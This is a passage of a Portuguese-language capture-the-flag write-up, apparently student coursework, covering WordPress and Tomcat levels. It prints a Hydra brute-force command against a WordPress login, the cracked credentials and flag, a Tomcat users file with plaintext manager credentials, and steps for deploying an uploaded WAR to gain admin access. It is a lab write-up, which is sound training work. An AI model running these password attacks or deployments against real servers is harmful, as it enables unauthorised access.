
(root@rm553022)~/home/rm553022
$ hydra -L /home/rm553022/Downloads/Userlist -P /usr/share/wordlists/rockyou.txt 138.197.91.116 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=login_error"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 16:36:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86066394 login tries (l:6/p:14344399), ~5379150 tries per task
[DATA] attacking http-post-form://138.197.91.116:80/wp-login.php:log=^USER^&pwd=^PASS^:F=login_error
```

Fonte – Kali Linux.

Com isso foi encontrado, login: **bartell.maribel**, Password: **butterfly**.


Figura 25 - LVL1.



Fonte – kali Linux.

Com isso, foi possível fazer login como admin.

Figura 26 - LVL1.



Fonte – Kali Linux.

Com isso, encontramos a FLAG:

FIAP{i_l0v3_cms_p0sts}.

10. NIFTO LVL 2

Nesta etapa, nosso amigo Tom tem uma flag em algum lugar.

Figura 27 – LVL 2.

The screenshot shows the dCode website's 'BASE64 CODING' tool. The interface is divided into several sections:

- Search for a tool:** A search bar with the text 'e.g. type 'boolean'' and a link to 'BROWSE THE FULL dCODE TOOLS' LIST'.
- Results:** Displays the search results for 'S3poaGR5aXc6IGxVNTZtNGZkazA0NW90Zjg3ek1tckZOMkQ='.
- Base64 Coding - dCode:** A section with social media share buttons (Facebook, Twitter, Reddit, Email) and a description of dCode.
- BASE64 DECODER:** A section with a text input field containing the Base64 string 'S3poaGR5aXc6IGxVNTZtNGZkazA0NW90Zjg3ek1tckZOMkQ=' and a 'DECODE' button. It also includes options for 'MODE' (Base64, Bruteforce) and 'RESULTS FORMAT' (String of printable characters, Hexadecimal, Decimal, Octal, Binary, Integer, File to download).
- BASE64 ENCODER:** A section with options to 'ENCODE A FILE WITH BASE-64' or 'ENCODE A TEXT WITH BASE-64'. It includes a file upload button and a text input field.
- Summary:** A sidebar with a list of links related to Base64 encoding and decoding.
- Similar pages:** A sidebar with a list of links to other encoding tools.

Fonte - Decoder

Aqui, encontramos um hash.

Figura 28 – LVL 2.

```
<?xml version='1.0' encoding='utf-8'?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0


Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
    version="1.0">
  <!--
  NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
  -->
  <!--
  NOTE: The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!-- ... --> that surrounds
  them. You will also need to set the passwords to something appropriate.
  -->
  <!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
  -->
  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>

  <!-- 8888 -->
  <user username="tomthecat" password="xu5iXrPxeS755" roles="manager-gui,manager-
  script"/>
</tomcat-users>
```

Fonte – Kali Linux

Aqui, encontramos o Username: **‘tomthecat’**, Password: **‘xu5iXrPxeS755’**.

Figura 29 – LVL 2.



Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	3	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


Deploy

Deploy directory or WAR file located on server

Fonte – Kali Linux

Aqui, ao usar o usuário e login, conseguimos acesso ao manager.


Figura 30 – LVL 2.



Fonte – Kali Linux

Com o arquivo zipado, agora é necessário fazer o upload dele no site e aplicar o deploy.


Figura 31 – LVL 2.



Fonte – Kali Linux.


Com isso conseguimos acesso admin.

Figura 32 – LVL 2.



Fonte – Kali Linux

Figura 33 – LVL 2.




Fonte – Kali Linux.

11. NIFTO LVL3

Nesta etapa, você precisa acessar o SSH de algum "ambiente" e capturar a FLAG.

Figura 34 – LVL 3.



